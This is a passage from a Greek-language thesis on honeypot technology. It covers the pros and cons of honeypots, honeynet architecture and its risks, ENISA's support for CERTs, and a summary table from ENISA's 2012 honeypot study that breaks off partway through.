Η τεχνολογία των honeypots, όπως και κάθε τεχνολογία, παρουσιάζει κάποια πλεονεκτήματα και μειονεκτήματα τα οποία και θα παρουσιαστούν παρακάτω.

2.9.1 Πλεονεκτήματα

Τα πλεονεκτήματα αυτής της τεχνολογίας είναι:

- **Συλλογή μικρής ποσότητας όγκου δεδομένων**

  Τα honeypots συλλέγουν πληροφορίες μόνο όταν κάποιος ή κάτι αλληλεπιδρά με αυτά με αποτέλεσμα να καταγράφουν μικρές ποσότητες δεδομένων. Παρά το μέγεθος, τα δεδομένα είναι εξαιρετικά πολύτιμα. Επίσης, το συγκεκριμένο χαρακτηριστικό των honeypots διευκολύνει το έργο του διαχειριστή στην ανάλυσή τους

- **Μείωση των λανθασμένων προειδοποιήσεων (false positives)**

  Μια από τις μεγαλύτερες προκλήσεις για τα περισσότερα συστήματα ανίχνευσης εισβολής (IDS) είναι οι λανθασμένες προειδοποιήσεις (false positives). Όσο μεγαλύτερη είναι η πιθανότητα ένα σύστημα ασφαλείας να παράγει false positives, τόσο λιγότερο χρήσιμο είναι αυτό. Τα honeypots καταφέρνουν να μειώσουν δραματικά τις λανθασμένες αυτές προειδοποιήσεις αφού εξ ορισμού οποιαδήποτε αλληλεπίδραση με αυτά δείχνει μια μη εξουσιοδοτημένη πρόσβαση, καθιστώντας τα εξαιρετικά αποδοτικά στην ανίχνευση επιθέσεων.

- **Εντοπισμός εσφαλμένων μη προειδοποιήσεων (false negatives)**

  Μια άλλη πρόκληση για τις τεχνολογίες ανίχνευσης επιθέσεων είναι η αποτυχία τους να εντοπίσουν άγνωστες επιθέσεις και καταλήγουν σε false negatives. Αυτή είναι και η ειδοποιός διαφορά μεταξύ των honeypots και των παραδοσιακών συστημάτων ασφάλειας που βασίζονται σε αναγνώριση γνωστών υπογραφών ή στατιστικών ανωμαλιών. Τα honeypots είναι σχεδιασμένα να αναγνωρίζουν και να καταγράφουν νέες απειλές καθώς οποιαδήποτε δραστηριότητα με το honeypot θεωρείται ανωμαλία οδηγώντας άγνωστες επιθέσεις να ξεχωρίσουν.

- **Καταγραφή κρυπτογραφημένης δραστηριότητας**

  Ακόμα και αν μια επίθεση είναι κρυπτογραφημένη, τα honeypots μπορούν να καταγράψουν αυτήν τη δραστηριότητα. Η δυνατότητα αυτή έγκειται στο γεγονός ότι τα honeypots κατά την αλληλεπίδραση με τον επιτιθέμενο αποτελούν το τερματικό άκρο όπου η κακόβουλη δραστηριότητα μπορεί πλέον να αποκρυπτογραφηθεί.

- **Δυνατότητα λειτουργίας με το πρωτόκολλο IPv6**

  Τα περισσότερα honeypots είναι σε θέση λειτουργίας με οποιοδήποτε πρωτόκολλο IP κι αν χρησιμοποιεί ο επιτιθέμενος, συμπεριλαμβανομένου και του IPv6. Αυτό όμως δεν συμβαίνει με όλες τις τρέχουσες τεχνολογίες ασφαλείας, όπως τους αισθητήρες IDS.

- **Ευελιξία στο υψηλότερο επίπεδο**

  Τα honeypots χαρακτηρίζονται από εξαιρετική προσαρμοστικότητα και μπορούν να χρησιμοποιηθούν σε πολλά διαφορετικά περιβάλλοντα, από έναν αριθμό κοινωνικής ασφάλισης αποθηκευμένο σε μια βάση δεδομένων μέχρι ένα ολόκληρο δίκτυο υπολογιστών με απώτερο σκοπό την παραβίασή τους από κάποιον επιτιθέμενο.

- **Χαμηλή ανάγκη πόρων**

  Ακόμα και στα μεγαλύτερα δίκτυα, τα honeypots απαιτούν μικρές ποσότητες πόρων για την λειτουργία τους.

2.9.2 Μειονεκτήματα

Τα μειονεκτήματα της συγκεκριμένης τεχνολογίας είναι:

- **Περιορισμένο πεδίο ορατότητας**

  Τα honeypots βλέπουν μόνο ότι αλληλεπιδρά με αυτά. Δεν μπορούν να παρατηρήσουν επιθέσεις σε άλλα συστήματα, με αποτέλεσμα να μην μπορεί να εντοπίσει αν κάποιο άλλο μηχάνημα έχει παραβιαστεί, εκτός κι αν το εκτεθειμένο μηχάνημα επικοινωνήσει με το honeypot.

- **Ρίσκο**

  Κάθε φορά που εισάγεται μια νέα τεχνολογία, αυτή συνοδεύεται και με ρίσκο, ειδικά όταν πρόκειται για το γεγονός κάποιος κακόβουλος χρήστης να παραβιάσει επιτυχώς ένα σύστημα και να το χρησιμοποιήσει για επιθέσεις σε άλλους στόχους, εσωτερικούς ή εξωτερικούς.

- **Βιβλιογραφία (Documentation)**

  Η περιορισμένη βιβλιογραφία των honeypots αποτελεί αρνητικό στοιχείο και αποθαρρύνει μια πιθανή ενασχόληση νέων χρηστών. Σε πολλές περιπτώσεις, η αντιμετώπιση προβλημάτων είναι δύσκολη.

- **Ανίχνευση από τον επιτιθέμενο**

  Σε πολλές περιπτώσεις ένας επιτιθέμενος με αρκετή εμπειρία μπορεί να αντιληφθεί πως το δίκτυο στο οποίο επιτίθεται δεν είναι πραγματικό (κυρίως για τα χαμηλής αλληλεπίδρασης honeypots).

2.10 Honeynets


Δύο ή περισσότερα honeypots (συνήθως υψηλής αλληλεπίδρασης) σε ένα δίκτυο σχηματίζουν ένα honeynet. Τυπικά ένα honeynet συμπεριφέρεται ως ένα περιβάλλον υψηλής αλληλεπίδρασης και πιο συγκεκριμένα του υψηλότερου επιπέδου, παρέχοντας πραγματικά συστήματα προς αλληλεπίδραση στους επιτιθέμενους. Αυτό έχει ως αποτέλεσμα τα honeynets να καταγράφουν δεδομένα και να επιτυγχάνουν στόχους που ελάχιστα honeypots μπορούν. Όμως, οι μεγάλες αυτές δυνατότητες έχουν ως συνέπεια τη μεγάλη πολυπλοκότητα ανάπτυξης, συντήρησης και διαχείρισής τους.

2.10.1 Αρχιτεκτονική των Honeynets

Ένα σημαντικό χαρακτηριστικό των honeynets είναι πως δεν αποτελούν μια λύση σε μορφή λογισμικού. Δεν είναι κάποιο πρόγραμμα να εγκατασταθεί, κάποιο προϊόν να αγοραστεί και να ετοιμαστεί προς χρήση. Ο λόγος που δεν συμβαίνει κάποιο από τα παραπάνω είναι επειδή ένα honeynet για να λειτουργήσει αποδοτικά κανένα σύστημά του δεν θα πρέπει να προσομοιώνεται. Η αρχιτεκτονική του είναι τέτοια ώστε να δημιουργηθεί δίκτυο με υψηλού επιπέδου έλεγχο, όπου καταγράφεται όλη η δραστηριότητα. Μέσα στην αρχιτεκτονική τοποθετούνται οι πιθανοί στόχοι, που είναι πραγματικά συστήματα και υπηρεσίες, εφαρμογές ή αρχεία δεδομένων. Οι στόχοι αυτοί αναμένουν κάποιον κακόβουλο χρήστη να κάνει την επίθεσή του.

Η αρχιτεκτονική των honeynets μπορεί πολύ εύκολα να παρομοιαστεί με μια γυάλα με ψάρια, όπου δημιουργείς ένα περιβάλλον και μπορείς να παρακολουθήσεις οτιδήποτε συμβαίνει εντός. Το περιβάλλον αυτό μπορεί να μετατραπεί σε έναν οποιονδήποτε επιθυμητό κόσμο. Αντί για άμμο, κοράλλια και ψάρια, τοποθετούνται μεταγωγείς (switches), δρομολογητές (routers), βάσεις δεδομένων (databases), εξυπηρετητές ιστού (web servers), συστήματα DNS για τη μετατροπή σε ένα ελκυστικό δίκτυο παραγωγής.

Μια σημαντική συνιστώσα στην αρχιτεκτονική του honeynet είναι η πύλη honeynet (honeynet gateway), γνωστή ως honeywall. Ο σκοπός αυτής της πύλης είναι να δημιουργήσει και να οριοθετήσει το honeynet. Οτιδήποτε βρίσκεται μπροστά από το honeywall αποτελεί δραστηριότητα παραγωγής. Πίσω από το honeywall βρίσκονται τοποθετημένα τα μηχανήματα – στόχοι, τα συστήματα δηλαδή για αλληλεπίδραση με τους κακόβουλους χρήστες. Το honeywall αποτελεί εξαιρετικής σημασίας στοιχείο για το honeynet καθώς καταγράφει και ελέγχει όλη την εισερχόμενη και εξερχόμενη κίνηση προς και από τα συστήματα – θύματα. Παράδειγμα μιας αρχιτεκτονικής honeynet φαίνεται στην εικόνα που ακολουθεί.



Εικόνα 2.9: Διάταξη honeynet και honeywall

2.10.2 Απαιτήσεις των Honeynets

Για την επιτυχημένη ανάπτυξη οποιασδήποτε αρχιτεκτονικής honeynet, απαιτείται η ικανοποίηση δύο απαιτήσεων, του ελέγχου δεδομένων (data control) και της σύλληψης δεδομένων (data capture).

- **Έλεγχος δεδομένων (Data control)**

  Ο έλεγχος δεδομένων ορίζει το πώς η δραστηριότητα περιορίζεται μέσα στο honeynet χωρίς αυτό να το γνωρίζει ο επιτιθέμενος. Σκοπός του ελέγχου αυτού είναι να περιοριστεί οποιοδήποτε ρίσκο, καθώς πάντα υπάρχει το ενδεχόμενο ένας κακόβουλος χρήστης να χρησιμοποιήσει το honeynet (αφού έχει καταφέρει να το παραβιάσει επιτυχώς) για επίθεση σε συστήματα εκτός honeynet.

- **Σύλληψη δεδομένων (Data capture)**

  Η σύλληψη δεδομένων, όπως περιγράφεται και από το όνομά της, ασχολείται με τη δραστηριότητα του επιτιθέμενου παρατηρώντας και καταγράφοντάς, χωρίς να το γνωρίζει ο ίδιος. Αυτά τα δεδομένα αργότερα αναλύονται για πληροφορίες σχετικές με τα εργαλεία, τις τακτικές και τα κίνητρα των κακόβουλων χρηστών.

Από τις δύο παραπάνω απαιτήσεις, αυτή του ελέγχου δεδομένων είναι η πιο σημαντική με αποτέλεσμα να έχει προτεραιότητα έναντι της σύλληψης δεδομένων.

2.10.3 Το Ρίσκο της χρήσης Honeynets

Για την απόκτηση σημαντικών πληροφοριών σχετικές με τους επιτιθέμενους, τα honeynets επιδιώκουν την παραβίαση των συστημάτων και των υπηρεσιών τους από αυτούς. Για αυτή τη δυνατότητα, το ρίσκο είναι το τίμημα που πληρώνουν. Κάποιες περιπτώσεις από τις άσχημες συνέπειες αυτού του ρίσκου είναι οι επόμενες:

- Το ρίσκο της χρήσης του honeynet από τον επιτιθέμενο για να επιτεθεί και να βλάψει άλλα συστήματα εκτός του honeynet με αξία παραγωγής.
- Το ρίσκο της ανακάλυψης του honeynet από τον κακόβουλο χρήστη. Όταν αποκαλυφθεί η πραγματική ταυτότητα του δικτύου, η χρησιμότητα και η αξία του μειώνονται δραματικά. Οι επιτιθέμενοι μπορούν να παρακάμψουν το honeynet και να περιορίσουν την ικανότητά του να καταγράφει πληροφορίες ή ακόμα χειρότερα να παρέχουν ψεύτικες πληροφορίες κατευθύνοντας το σύστημα του honeynet σε λάθος αποτελέσματα.
- Το ρίσκο ο κακόβουλος χρήστης να καταστήσει ανίκανη την λειτουργία του honeynet. Επίθεση κατά των μονάδων ελέγχου και σύλληψης δεδομένων μπορεί να επιφέρει το παραπάνω αποτέλεσμα. Συνήθως επιδιώκουν οι παραπάνω επιθέσεις να

διεξαχθούν υπό την άγνοια του διαχειριστή, ώστε να τον τροφοδοτήσουν πάλι με ψεύτικες και παραπλανητικές πληροφορίες.

- Το ρίσκο της παραβίασης νόμων. Ο επιτιθέμενος μπορεί να χρησιμοποιήσει το εκτεθειμένο honeynet για εγκληματικές δραστηριότητες χωρίς να επιτεθεί σε κάποιον εκτός του δικτύου. Δηλαδή μπορεί να χρησιμοποιήσει κάποιο honeypot από το δίκτυο για να ανεβάσει και να κάνει διακίνηση παράνομων αρχείων, παιδικής πορνογραφίας ή να κλέψει πιστωτικές κάρτες. Αν αυτές οι εγκληματικές ενέργειες γίνουν αντιληπτές, ο διαχειριστής του honeynet είναι αυτός που θα κατηγορηθεί (τουλάχιστον αρχικά) και θα πρέπει να αποδείξει την αθωότητά του.

Και στις τέσσερις περιπτώσεις, ο περιορισμός των ρίσκων επιτυγχάνεται κυρίως με συνεχή ανθρώπινο έλεγχο (human monitoring) και παραμετροποίηση του συστήματος (system customization). Έλεγχος σημαίνει κάποιος εκπαιδευμένος και έμπειρος σε θέματα ασφάλειας να παρακολουθεί και να αναλύει σε πραγματικό χρόνο την δραστηριότητα του δικτύου. Ενώ ο όρος ανθρώπινος αναφέρεται στην καλύτερη δυνατότητα αναγνώρισης νέων και άγνωστων απειλών σε σχέση με τον αυτοματοποιημένο. Τέλος, η παραμετροποίηση σχετίζεται με το γεγονός πως η τεχνολογία των honeypots και honeynets είναι διαθέσιμη στο κοινό (open source), συνεπώς οι κακόβουλοι χρήστες έχουν και αυτοί πρόσβαση και αναπτύσσουν τα δικά τους αντίμετρα. Άρα, μια αλλαγή στις από προεπιλογή (default) ρυθμίσεις του honeynet θα δυσκολέψει την ανίχνευσή του από τον επιτιθέμενο και θα περιορίσει το ρίσκο.

2.11 Ευρωπαϊκός Οργανισμός Ασφάλειας Δικτύου και Πληροφορίας - ENISA (European Network and Information Security Agency)

Παραπάνω έγινε αναφορά σε έννοιες και συστήματα ασφάλειας. Ένας οργανισμός που κάνει εφαρμογή των παραπάνω όρων στη λειτουργία του είναι η ENISA. Η Ευρωπαϊκή Επιτροπή Ασφάλειας Δικτύου και Πληροφορίας - ENISA, όπως περιγράφεται και στο όνομά της αποτελεί το κέντρο ασφάλειας δικτύων και πληροφορίας των μελών της Ευρωπαϊκής Ένωσης, των πολιτών της και του ιδιωτικού τομέα. Η επιτροπή αυτή δημιουργήθηκε για να ενδυναμώσει τη δυνατότητα της Ευρωπαϊκής Ένωσης, των Κρατών – Μελών της και της επαγγελματικής κοινότητας να αποφεύγει, να διευθύνει και να ανταποκρίνεται σε προβλήματα που αφορούν την ασφάλεια των δικτύων και των πληροφοριών. Προκειμένου να πετύχει το στόχο του, η ENISA αποτελεί ένα κέντρο εμπειρογνωμοσύνης σε θέματα ασφάλειας και προωθεί τη συνεργασία ανάμεσα στο δημόσιο και ιδιωτικό τομέα.

Για την διασφάλιση της εκπλήρωσης των στόχων του, οι δράσεις του οργανισμού επικεντρώνονται στα εξής:

- Την παροχή συμβουλών και βοήθειας στην Επιτροπή και τα Κράτη - Μέλη όσον αφορά την ασφάλεια των πληροφοριών και την ανάπτυξη του μεταξύ τους διαλόγου με τη βιομηχανία. Αυτές οι ενέργειες έχουν σκοπό να διευθύνουν προβλήματα σχετικά με την ασφάλεια σε προϊόντα υλικού (hardware) και λογισμικού (software).
- Την συλλογή και ανάλυση δεδομένων για τα περιστατικά παραβίασης ασφαλείας στην Ευρώπη και τους πιθανούς κινδύνους.
- Την προώθηση μεθόδων διαχείρισης κρίσεων με στόχο να ενδυναμώσει τη δυνατότητα ελέγχου απειλών σε θέματα ασφαλείας των πληροφοριών.
- Την αύξηση της γνώσης και της συνεργασίας ανάμεσα στους διαφορετικούς παράγοντες στο πεδίο της ασφάλειας των πληροφοριών, κυρίως με την ανάπτυξη είτε δημόσιων είτε ιδιωτικών συνεργασιών με τη βιομηχανία.
- Η εφαρμογή νομοθεσιών και η ανάπτυξη πρακτικών που θα βελτιώσουν την ανθεκτικότητα σημαντικών υποδομών και δικτύων πληροφορίας.

Εικόνα 2.10: Λογότυπο της ENISA

2.11.1 Ομάδα Απόκρισης σε Έκτακτης Ανάγκης Θέματα Υπολογιστών (Computer Emergency Response Team - CERT)

Οι Ομάδες Απόκρισης σε Έκτακτης Ανάγκης Θέματα Υπολογιστών (CERTs ή αλλιώς CSIRTs) αποτελούν το εργαλείο-κλειδί για την Προστασία Κρίσιμων Υποδομών Πληροφορίας (Critical Information Infrastructure Protection - CIIP). Κάθε χώρα που συνδέεται στο διαδίκτυο πρέπει να έχει τις δυνατότητες ώστε να μπορεί αποτελεσματικά και αποδοτικά να αποκριθεί σε περιστατικά ασφάλειας πληροφορίας. Οι CERTs όμως πρέπει να

μπορούν να κάνουν πολύ περισσότερα, πρέπει να δρουν ως η κύρια παροχή υπηρεσιών ασφάλειας για τις κυβερνήσεις και τους πολίτες και ταυτόχρονα να τους επιμορφώνουν σε θέματα ασφάλειας.

Σημαντική παρατήρηση είναι ότι δεν διαθέτει κάθε χώρα, που είναι συνδεδεμένη στο διαδίκτυο, τέτοια ομάδα. Ενώ το επίπεδο ετοιμότητας για όσες διαθέτουν αυξομειώνεται δραματικά. Αυτή ακριβώς είναι και η αποστολή της ENISA, να οργανώσει, να υποστηρίξει, να εκπαιδεύσει και να προετοιμάσει τις CERTs.

2.11.2 Λοιπές Δραστηριότητες

Κάποιες δραστηριότητες της ENISA είναι:

- **«EISAS - European Information Sharing and Alert System»**

  Σύστημα της ENISA το οποίο παρέχει πληροφορίες σε πολίτες καθώς και σε μικρού και μεσαίου μεγέθους επιχειρήσεις για την ασφάλεια πληροφοριακών συστημάτων, δηλαδή τα απαραίτητα μέσα και γνώσεις για την προστασία των υπολογιστών τους.

- **«CERT Operational Gaps and Overlaps report»**

  Αναφορά στην οποία αναλύονται «κενά» στη λειτουργία των εθνικών/κυβερνητικών CERTs καθώς και επικαλύψεις στη δράση τους, προσφέροντας συμβουλές για την επίλυση τους.

- **«Secure Communication with the CERTs and Other Stakeholders»**

  Δραστηριότητα με στόχο την εύρεση τρόπων για βελτίωση της επικοινωνίας μεταξύ των CERTs και άλλων εμπλεκόμενων μερών.

- **«Introduction to Return on Security Investment»**

  Ανάλυση για την επένδυση που θα πρέπει να γίνει για την προστασία πληροφορίας, λαμβάνοντας υπόψη ότι η ασφάλεια είναι επένδυση που αποφέρει κέρδος αλλά πρόληψη των ζημιών.

- **«Ad-hoc Working Group "CERT cooperation and support" 2005»**

  Μια ομάδα εργασίας που συστάθηκε για να προετοιμάσει και να υποστηρίξει την λειτουργία των CERT και την συνεργασία τους.

- **«Ad-hoc Working Group "CERT services" 2006»**

  Μια ακόμα ομάδα εργασίας με σκοπό να βοηθήσει την ENISA να οργανώσει τις δραστηριότητες των επόμενων 2-5 χρόνων.

- **«Supporting the CERT Community – Impact Analysis and Roadmap»**

  Μια αναφορά αξιολόγησης της υποστήριξης της ENISA στις εθνικές/κυβερνητικές CERTs για την περίοδο από το 2005 μέχρι σήμερα καθώς μελλοντικές κατευθύνσεις της συνεργασίας τους.

2.11.3 Υποστήριξη

Η επιτυχημένη δημιουργία και λειτουργία των CERTs / CSIRTs βασίζεται σε διάφορους παράγοντες. Συνεπώς, λάθη στα αρχικά στάδια δύσκολα περιορίζονται στη συνέχεια. Η ENISA για το λόγο αυτό διαθέτει υλικό υποστήριξης για να βοηθήσει τους ενδιαφερόμενους να αναπτύξουν και να εξασκηθούν στα συστήματα ασφαλείας. Αυτή η υποστήριξη περιλαμβάνει το παρακάτω υλικό:

- **Πώς να στηθεί ένα CERT**

  Βήμα – βήμα οδηγίες για το σχεδιασμό και εγκατάσταση ενός CERT.

- **Πώς να λειτουργήσει ένα CERT**

  Βασικές πρακτικές επιτυχούς λειτουργίας ενός CERT

- **Ασκήσεις για CERTs**

  Υλικό της ENISA με σενάρια εξάσκησης πάνω στον τομέα της ασφάλειας πληροφορίας.

- **Βασικές δυνατότητες εθνικών/κυβερνητικών CERTs**

  Κάθε χώρα θα πρέπει να διαθέτει CERT με κάποιες βασικές δυνατότητες για την προστασία των υποδομών πληροφορίας της και για την συνεργασία με CERTs άλλων χωρών.

- **Πώς τα CERTs πρέπει να διαχειρίζονται περιστατικά ασφάλειας**

  Οδηγίες της ENISA για τη σωστή διαχείριση και αντιμετώπιση κρίσιμων περιστατικών.

- **Πώς να βελτιωθεί η ανίχνευση περιστατικών στην ασφάλεια δικτύων**

  Τεχνικές και εργαλεία για τη βελτίωση της ανίχνευσης επιθέσεων. Εργαλεία όπως τα honeypots με σκοπό την συλλογή πληροφορίας για καλύτερη μελλοντική αντίδραση και πιο ενεργή αντιμετώπιση. Η ENISA έχει δημοσιεύσει δύο αναφορές πάνω σε αυτή την ενότητα με τίτλους «Proactive Detection of Security Incidents» και «Proactive Detection of Security Incidents II – Honeypots». Η δεύτερη δημοσίευση αποτελεί και τη βάση αυτής της διπλωματικής.

- **Νομικά ζητήματα της ανταλλαγής πληροφορίας μεταξύ των CERTs**

  Μελέτη πάνω στα νομικά ζητήματα και τις απόψεις περί ανταλλαγής πληροφοριών ανάμεσα στα εθνικά/κυβερνητικά CERTs και ο σημαντικός ρόλος της ENISA ως κεφαλή για την εύρυθμη συνεργασία όλων των τμημάτων.

- **Συχνά εργαλεία των CERTs**

  Εργαλεία που χρησιμοποιούνται και υποστηρίζονται ενεργά από CERTs. Εργαλεία σχετικά με την συλλογή πληροφοριών και έρευνα περιστατικών.

- **Υποστήριξη στη μάχη εναντίον του διαδικτυακού εγκλήματος**

  Μελέτη με στόχο τη βελτίωση των δυνατοτήτων των CERTs, με ιδιαίτερη προσοχή στα εθνικά/κυβερνητικά CERTs, για την αντιμετώπιση του διαδικτυακού εγκλήματος.

3

Σύντομη Παρουσίαση Πειράματος και Τοπολογίας

3.1 Περιγραφή Κεφαλαίου

Στο κεφάλαιο αυτό περιγράφεται η μελέτη της ENISA πάνω στην οποία βασίστηκε η διπλωματική εργασία και το πείραμα. Επίσης, η τοπολογία της πειραματικής διάταξης θα παρουσιαστεί συνοπτικά.

3.2 Honeypots και ENISA

Όπως αναφέρθηκε και στην εισαγωγή της διπλωματικής εργασίας η δημοτικότητα του διαδικτύου (internet) τα τελευταία χρόνια έχει σημειώσει ραγδαία αύξηση, γεγονός που οδηγεί και σε αύξηση των περιστατικών ασφαλείας τα οποία με κάποιον τρόπο θα πρέπει να αντιμετωπιστούν. Συνεπώς ο τομέας της ασφάλειας θα πρέπει και αυτός να ακολουθήσει αυτή την αύξηση της δημοτικότητας του διαδικτύου για την καταπολέμηση των κακόβουλων ενεργειών.

Στο πλαίσιο της γενικότερης ανάπτυξης της ασφάλειας των πληροφοριακών συστημάτων αναπτύχθηκαν και τα honeypots, τα οποία θα πραγματευτεί η συγκεκριμένη διπλωματική στηριζόμενη στην έρευνα και δημοσίευση της ENISA με τίτλο «Proactive Detection of Security Incidents II - Honeypots».

3.3 Η Μελέτη της ENISA «Proactive Detection of Security Incidents II – Honeypots»

Η μελέτη της ENISA «Proactive Detection of Security Incidents II – Honeypots» διεξήχθη το 2012 και είναι μια συνέχεια της γενικότερης έρευνας της ENISA του 2011 με τίτλο «Proactive Detection of Security Incidents» (ανίχνευση περιστατικών ασφάλειας). Στόχος της είναι η αναγνώριση και βελτίωση των μεθόδων που οι CERTs (Computer Emergency Response Teams) ανιχνεύουν περιστατικά δικτυακών επιθέσεων κάνοντας χρήση της τεχνολογίας των honeypots.

3.3.1 Στόχοι της Μελέτης

Η προηγούμενη μελέτη της ENISA του 2011 έδειξε τη μη αξιοποίηση της τεχνολογίας των honeypots από τις CERTs ως μέσο ανίχνευσης επιθέσεων και συλλογής πληροφοριών σχετικά με τις απειλές. Το γεγονός αυτό ήταν που οδήγησε στην απόφαση η νέα αυτή η μελέτη να ασχοληθεί με την τεχνολογία των honeypots έχοντας τους επόμενους στόχους:

- να παρέχει μια απογραφή των διαθέσιμων honeypots τα οποία χρησιμοποιούνται ήδη ή έχουν την προοπτική να χρησιμοποιηθούν από τις εθνικές/κυβερνητικές CERTs για την ανίχνευση δικτυακών περιστατικών ασφαλείας,
- να αναλύσει τα οφέλη και τις ελλείψεις των μέτρων που έχουν ήδη ληφθεί από τις CERTs,
- να εντοπίσει καινούργιες πρακτικές και προτεινόμενα μέτρα για τις εθνικές/κυβερνητικές CERTs,
- να σκιαγραφήσει πιθανές δραστηριότητες, καθήκοντα και ρόλους των ενδιαφερόμενων μερών με σκοπό τον περιορισμό των ελλείψεων που εντοπίστηκαν κατά την ανάλυση.

3.3.2 Απευθυνόμενο Κοινό

Η μελέτη της ENISA απευθύνεται κυρίως στους διαχειριστές και το τεχνικό προσωπικό των εθνικών/κυβερνητικών CERTs. Όμως μπορεί να χρησιμοποιηθεί και από άλλες ομάδες που ασχολούνται με την ασφάλεια συστημάτων. Μέσω της αναφοράς αυτής κάποιος μπορεί να μάθει ποια honeypots είναι διαθέσιμα και πως μπορούν να χρησιμοποιηθούν, να ενημερωθεί για τεχνολογίες που δεν γνωρίζει και πώς να τις χρησιμοποιήσει για την ανίχνευση επιθέσεων και χειρισμού τέτοιων καταστάσεων. Επίσης, ερευνητές στο αντικείμενο των honeypots και της ασφάλειας συστημάτων ωφελούνται από τη μελέτη και τους παρέχεται η δυνατότητα να

συνεργαστούν, αν τους είναι επιθυμητό, με άλλους ερευνητές και CERTs για την αντιμετώπιση κακόβουλων επιθέσεων.

3.3.3 Πεδίο Δράσης

Η κύρια περιοχή εστίασης της αναφοράς είναι η σε βάθος έρευνα και ανάλυση ανοικτού κώδικα (open source) honeypots τα οποία μπορούν να χρησιμοποιηθούν από τα CERTs, μέσω απλής λήψης και εγκατάστασης. Αναφορά γίνεται σε υβριδικού τύπου συστήματα που χρησιμοποιούν honeypots για τη δημιουργία ενός δικτύου αισθητήρων, καθώς και σε ελεύθερα honeypots του διαδικτύου που ερευνούν ύποπτες διευθύνσεις ιστοσελίδων (urls). Επιπλέον η μελέτη εστιάζει στις ελλείψεις των honeypots, οι οποίες συχνά αποτελούν εμπόδιο στην χρησιμοποίηση αυτών από την κοινότητα των CERTs.

3.3.4 Μεθοδολογία της Μελέτης

Αρχικά, συγκεντρώθηκαν πληροφορίες σχετικές με τα ανοικτού κώδικα honeypots, όπως τα χαρακτηριστικά τους, την κατηγορία στην οποία ανήκουν και το σκοπό που επιτελούν στην ανίχνευση των απειλών.

Στη συνέχεια για μια βαθύτερη κατανόηση των honeypots και όχι μια απλή αξιολόγηση βασισμένη στα χαρακτηριστικά και την λειτουργικότητά τους αποφασίστηκε η διεξαγωγή πειραμάτων στα οποία ελέγχονται στην πράξη οι δυνατότητές τους. Για τη πιο σωστή αξιολόγηση ορίστηκαν κάποια κριτήρια που μπορούν να αποφανθούν για την ανάπτυξη (deployment) των honeypot, την ικανότητα ανίχνευσης (proactive detection) απειλών και χειρισμού περιστατικών (incident handling) ασφάλειας. Αυτά τα κριτήρια είναι:

- περιθώρια ανίχνευσης (detection scope),
- ακρίβεια προσομοίωσης (accuracy of emulation),
- ποιότητα δεδομένων που συλλέχθηκαν (quality of collected data),
- κλιμακωσιμότητα και επίδοση (scalability and performance),
- αξιοπιστία (reliability),
- επεκτασιμότητα (extensibility),
- ευκολία χρήσης και στησίματος του εξοπλισμού (ease of use and setting up),
- εφαρμοστικότητα (embeddability),
- υποστήριξη (support),
- κόστος (cost),
- χρησιμότητα για CERTs (usefulness for CERTs).

Επόμενο βήμα ήταν η ίδρυση μιας ομάδας ειδικών επιστημόνων όπως ερευνητές στην ανάπτυξη honeypots, CERTs, ακαδημαϊκοί και άλλα άτομα με ειδικεύσεις στην ανίχνευση

και πρόληψη εισβολών. Ρόλος της ομάδας αυτής ήταν η συζήτηση των αποτελεσμάτων κατά τη διάρκεια της μελέτης καθώς και η αξιολόγηση της τελικής αναφοράς.

Τέλος ακολούθησε η ανάλυση των αποτελεσμάτων μετά και την ολοκλήρωση των πειραμάτων. Αυτή οδήγησε και στην επίτευξη των δύο βασικών στόχων της έρευνας:

1) την εύρεση των honeypots που ανταποκρίνονταν με τον καλύτερο τρόπο στα παραπάνω κριτήρια,
2) την αναγνώριση των αδυναμιών των honeypots και των εμποδίων για την χρησιμοποίησή τους από τις CERTs.

Αναπτύχθηκαν προτάσεις για τα honeypots και τυπικές αρχιτεκτονικές χρησιμοποίησής τους για την καλύτερη εκμετάλλευση των δυνατοτήτων τους.

Παρακάτω φαίνεται ένας συνοπτικός πίνακας της μελέτης της ENISA «Proactive Detection of Security Incidents II – Honeypots» με τα αποτελέσματα των honeypots στα παραπάνω κριτήρια.

NAME	DETECTION SCOPE	ACCURACY OF EMULATION	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
LOW-INTERACTION SERVER-SIDE HONEYPOTS											
General purpose honeypots											
Amun	MULTI	★★	★★★	★★★	★★★★	★★★★	★★★	★★★	★	$	
Dionaea	MULTI	★★★	★★★★	★★★	★★★★	★★★★	★★★	★★★★	★★★★	$	
KFsensor	MULTI	★★	★★★	★★★★	★★★★	★★★	★★★★	★★★	★★★	$$	
Honeyd	MULTI	★★	★	★★★★	★★★★	★★★★	★★★	★★	★	$	
Honeytrap	MULTI	★★	★★	★★★★	★★★	★★★	★★	★	★★	$$	
Nepenthes	MULTI	★★	★★	★★★	★★★★	★★★★	★★★	★★	★	$$	
Tiny Honeypot	MULTI	★★★	★★	★★★	★★★★	★★★★	★★	★★	★	$$	
Web application honeypots											
DShield Web Honeypot	SPEC	★★	★★	★★★	★★★★	★★★	★★★	★★	★★	$$	
Google Hack Honeypot	SPEC	★★	★★★	★★★★	★★★	★★★★	★★★	★★★	★	$	
Glastopf	SPEC	★★★★	★★★	★★	★★★	★★★★	★★★	★★★	★★★★	$	
SSH Honeypots											
Kippo	SPEC	★★★	★★★	★★	★★★	★★	★★★	★★	★★★	$$	
Kojoney	SPEC	★★★	★★	★★★	★★	★★	★★	★★	★	$$$	
SCADA Honeypots											
SCADA HoneyNet Project	MULTI	★★	★	★★★	★★★	★★	★★	★★★	★	$	
SCADA HoneyNet (Digital Bond)	MULTI	★★	★	★	★★	★★	★★	★	★	$$	
VoIP Honeypots											
Artemisa	SPEC	★★★★	★★★★	★★	★★★	★★	★★★	★★	★	$$	
Bluetooth Honeypots											
Bluepot	SPEC	★★★	★★	★★★	★★	★★	★★★	★	★	$$$	
Sinkholes											
HoneySink	MULTI	★★★	★★★★	★★★	★★★★	★★	★★	★★★	★	$$	
USB Honeypots											
Ghost USB honeypot	SPEC	★★★	★★	N/A	★★★	★★	★★★	★★★★	★★	$$$	

Πίνακας 3.1: Σύνοψη αποτελεσμάτων της μελέτης της ENISA

NAME	DETECTION SCOPE	ACCURACY OF EMULATION	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
HIGH-INTERACTION SERVER-SIDE HONEYPOTS											
